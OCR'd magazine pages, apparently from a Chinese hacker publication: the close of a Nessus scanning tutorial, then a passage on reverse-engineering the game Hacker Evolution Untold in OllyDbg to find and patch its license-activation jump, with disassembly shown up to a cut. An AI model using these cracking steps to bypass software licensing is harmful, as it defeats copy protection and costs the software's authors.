


图13

全部设置完毕后，点击“Save”，返回到Nessus客户端的主界面，点击“Scan now”后就开始扫描了，扫描的速度还是很快的，不一会儿扫描报告就出来了。我们可以把扫描报告导出来存放，这里有个需要特别注意的地方，就是保存的报告路径不能包含中文，而且要写全后缀名，否则保存是不会成功的。如果我们需要配合metasploit的漏洞扫描，就选择导出nbe类型，这里我就不深入讲解了，直接导出了html格式，如图14。通过扫描报告，可以很清楚的看出目标主机是Windows2000系统，开放了12个端口，识别出了37个低级别的安全漏洞，这个报告还是令人相当满意的，如图15。




图14




图15

三、结束语

至此，Nessus的安装和基本的使用方法我就给小菜们介绍完了，Nessus其实并不简单，在Linux版本下还可以进行命令行扫描，配合其它的一些安全工具来形成高效的协同作战，更可以自己编写插件，更好的为渗透人员服务，这些都是高级的用法了，有兴趣的朋友可以去Nessus的官方博客看看。

（本文所涉及到的Nessus已收录到光盘中）

黑客游戏之 Hacker Evolution Untold

BaseNet

我们的生活离不开娱乐，作为网络安全/黑客技术的爱好者，学习之余，玩一些相关的游戏也是很正常的事，今天的主角不是网络游戏，而是国外一款非常经典的单机黑客游戏——Hacker Evlution Untold，它模拟了类似Linux系统的Shell环境，每一次所谓的攻击都需要通过敲人命令来实现，给人一种身临其境的感觉，在给我们带来激情的同时也提高了学习黑客技术的兴趣，当然游戏归根结底也是一种程序；只要是程序我们就可以分析、调试、修改，以让程序按照玩家的意愿去执行！

一、游戏DIY基础

这个游戏分为demo版和完整版，没有交钱之前只能玩三关（demo版），幸运的是我在国内的网站上找到了其完整版，在进人游戏后我们可以输入help命令查看程序所提供的帮助信息，如果你对Linux系统比较熟悉，那么对于cat（查看文件内容）、ls（查看文件目录）等命令一定不会陌生。游戏的作者也考虑到了用户的适应性，因此前三关中会在Message窗口中

提示要完成任务所需要进行的操作，如果没有提示，可以运行tutorial命令查看操作手册。但是完全按照游戏手册来进行也不一定能通关，因为这还牵涉到一些人侵常识的问题，比如使用deletelogs删除日志可以降低追踪率，这在游戏手册中并不会给予提示，完全要看玩家的自我安全意识！

因为游戏本身是7-ZIP打包的安装程序，所以我们可以通过Universal Extractor将其解压后再进行处理，如图1，这样做的好处是可以制作出一个免安装的绿色游戏，缺点是可能会引发意想不到的问题，比如这款游戏在解包修改后当进入下一关时会出现异常提示，为了尽快完成修改，我使用了另一种“迂回曲折”的方法，就是将游戏安装后再进行修改，修改完成后通过制作文件补丁实现其修改版的传播，这种方法的好处是可以根据需要制作各种各样的补丁！

游戏的DIY思路和爆破的思路是一样的，对于爆破要理解两个重要的概念——条件和关键跳。对于条件，我个人的理解是某一事件发生之前所需要的一个或者多个事件。我们可以通过以下几点来进行理解。

1、现实中的条件逻辑关系，在编程语言中是通过关系与逻辑运算符来实现描述的，举例说明，“我要坐公交车”这句话用C++可以描述为“车来了&&我有一元钱&&车上有足够的空间”，这里只是举例说明而已，事实情况可能还会更复杂。在计算机内部对于关系运行符一般是通过cmp指令来进行比较，对于单一的条件，比如if(a)、while(a--)等类似结构，计算机只是将变量a与0进行比较，从而设置PSW寄存器来实现程序对流程的控制。

2、条件具有多样性，一个条件的逻辑描述可以有多种，比如a>0我们还可以描述为“!(a<=0)”，描述代码不一样，但是汇编指令都是一样的，“if(a>0)”或者“if(!(a<0))”的汇编指令都为“cmp xxx,0 jle xxx”，这有利于我们及时逆向其高级语言所对应的代码。

3、条件是由N多最小条件（条件原子）组成的，比如多个单一条件可以组成循环结构，举例说明，一个for循环结构可以用N个if结构来替换，进行结构替换后，反而让程序的汇编指令至少减少了3条，再比如我们熟悉的if……if……else结构，很显然程序有三个执行流程，但是本质上来说它永远以二个流程为基本的判断标准。就像一个三叉路口，我们在决定走哪一条路之前，必须先判断其它两条路中有没有要走的，这个特点在很多逻辑游戏中经常会出现，基于上面的描述来理解条件的最小条件组成是很有意义的。




图1

关键跳，我个人的理解就是对于程序执行流程起关键作用的跳转指令。在修改或者破解的过程中最关键的地方就是如何确定关键跳。

1、推理寻找关键跳

推理寻找关键跳指的是在没有进行调试之前已经大体上明白了程序的分支结构，这其实是一个很简单的思路，比如在这款游戏中，一开始就需要我们建立一个角色，从编程的角度就会知道这是在建立一个对象，这点会在下文通过实际操作来进行说明。

2、条件寻找关键跳

有跳转的地方就会有条件判断，有些条件非常明显，所以有时我们可以通过寻找条件来找到关键跳，在下面的操作中也会验证这一点。

3、敏感信息寻找关键跳

当碰到一个女人，我们会自动的判断她的美与丑，那么使用C++将这个过程描述出来就是：

```
if(某女人的漂亮值>大脑中漂亮女人的漂亮值)
{cout<<"这个女人很漂亮"<<endl;}
else
{cout<<"这个女人很丑陋！"<<endl;}
```

反过来，如果我们找到了“这个女人很漂亮”或者“这个女人很丑陋”，向上走很容易就会看到if结构的条件判断，而在OD中对应的就是关键跳，我们可以修改条件也可以修改其跳转来改变程序的执行流程，这就是经久不衰的爆破原理！而游戏是一种交互性很强的程序，每一步的操作，都会有其对应的信息提示，所以相对来说单机游戏的DIY还是比较简单的。

二、序列号问题的解决

将程序解包完成后，我们会在解包文件目录中发现三个程序：Hacker Evolution Untold.exe、Hacker Evolution License Activation.exe和Hacker Evolution Mod Editor.exe。通过文件名字我们就可以猜测到Hacker Evolution License Activation.exe是要求输人序列号激活游戏的程序，当我们点击如图2所示的窗口提示时，主程序就会运行Hacker Evolution License Activation.exe，这是因为主线程调用了CreateProcess()函数为该程序创建了进程，而如果序列号可用那么就正常执行程序，显然这里有了一个条件，可以简单的写成“if(序列号可用)继续执行程序else不能继续执行程序”，因为我们点击了图2中的确定按钮后触发了该事件，所以条件的跳转位置应该在图2中的提示之后，因此在OD中我们要向敏感信息对应的汇编指令后寻找关键跳，到此推理就完成了！




图2

使用OD载入游戏主程序，打开字符串参考插件，选择“查找Unicode”，为什么不“查找ASCII”呢？因为这个游戏除了英文版以外还有相应的法语版和俄语版，显然必须使用Unicode以求得不同国家语言符号的兼容，这也是Unicode发明的一个原因。在弹出的字符串窗口中，按CTRL+F搜索图2中的关键提示（比如搜索license），我们就会发现在该句下面有一些敏感的信息：hacker evolution - game not activated，也就是说游戏没有被激活，如图3，那么该语句的上面就应该是关键跳转了，我们双击进入其对应的汇编指令区，如下所示：




图3

```
00403C8A   /75 6C          jnz short Hacker_E.00403CF8
00403C8C   |6A 30          push 30
00403C8E   |68 C8AA5500    push Hacker_E.0055AAC8
; hacker evolution - game not activated.
00403C93   |68 88AB5500    push Hacker_E.005
5AB88                      ; you need to activate your li-
cense before being able to play hacker evolution: untold.\nyou will
prompted to activate your license now.
00403C98   |50             push eax
00403C99   |FFD5           call ebp
00403C9B   |6A 44          push 44
00403C9D   |8D4C24 24      lea ecx,dword ptr ss:[esp+24]
00403CA1   |6A 00          push 0
00403CA3   |51             push ecx
00403CA4   |E8 67900B00    call Hacker_E.004BCD10
00403CA9   |83C4 0C        add esp,0C
00403CAC   |33C0           xor eax,eax
00403CAE   |8D5424 10      lea edx,dword ptr ss:[esp+10]
00403CB2   |52             push edx
00403CB3   |894424 14      mov dword ptr ss:[esp+14],eax
00403CB7   |894424 18      mov dword ptr ss:[esp+18],eax
00403CBB   |894424 1C      mov dword ptr ss:[esp+1C],eax
00403CBF   |894424 20      mov dword ptr ss:[esp+20],eax
00403CC3   |8D4424 24      lea eax,dword ptr ss:[esp+24]
00403CC7   |50             push eax
00403CC8   |6A 00          push 0
00403CCA   |6A 00          push 0
00403CCC   |6A 00          push 0
00403CCE   |6A 00          push 0
00403CD0   |6A 00          push 0
00403CD2   |6A 00          push 0
00403CD4    68 A0AA5500    push Hacker_E.0055AAA0
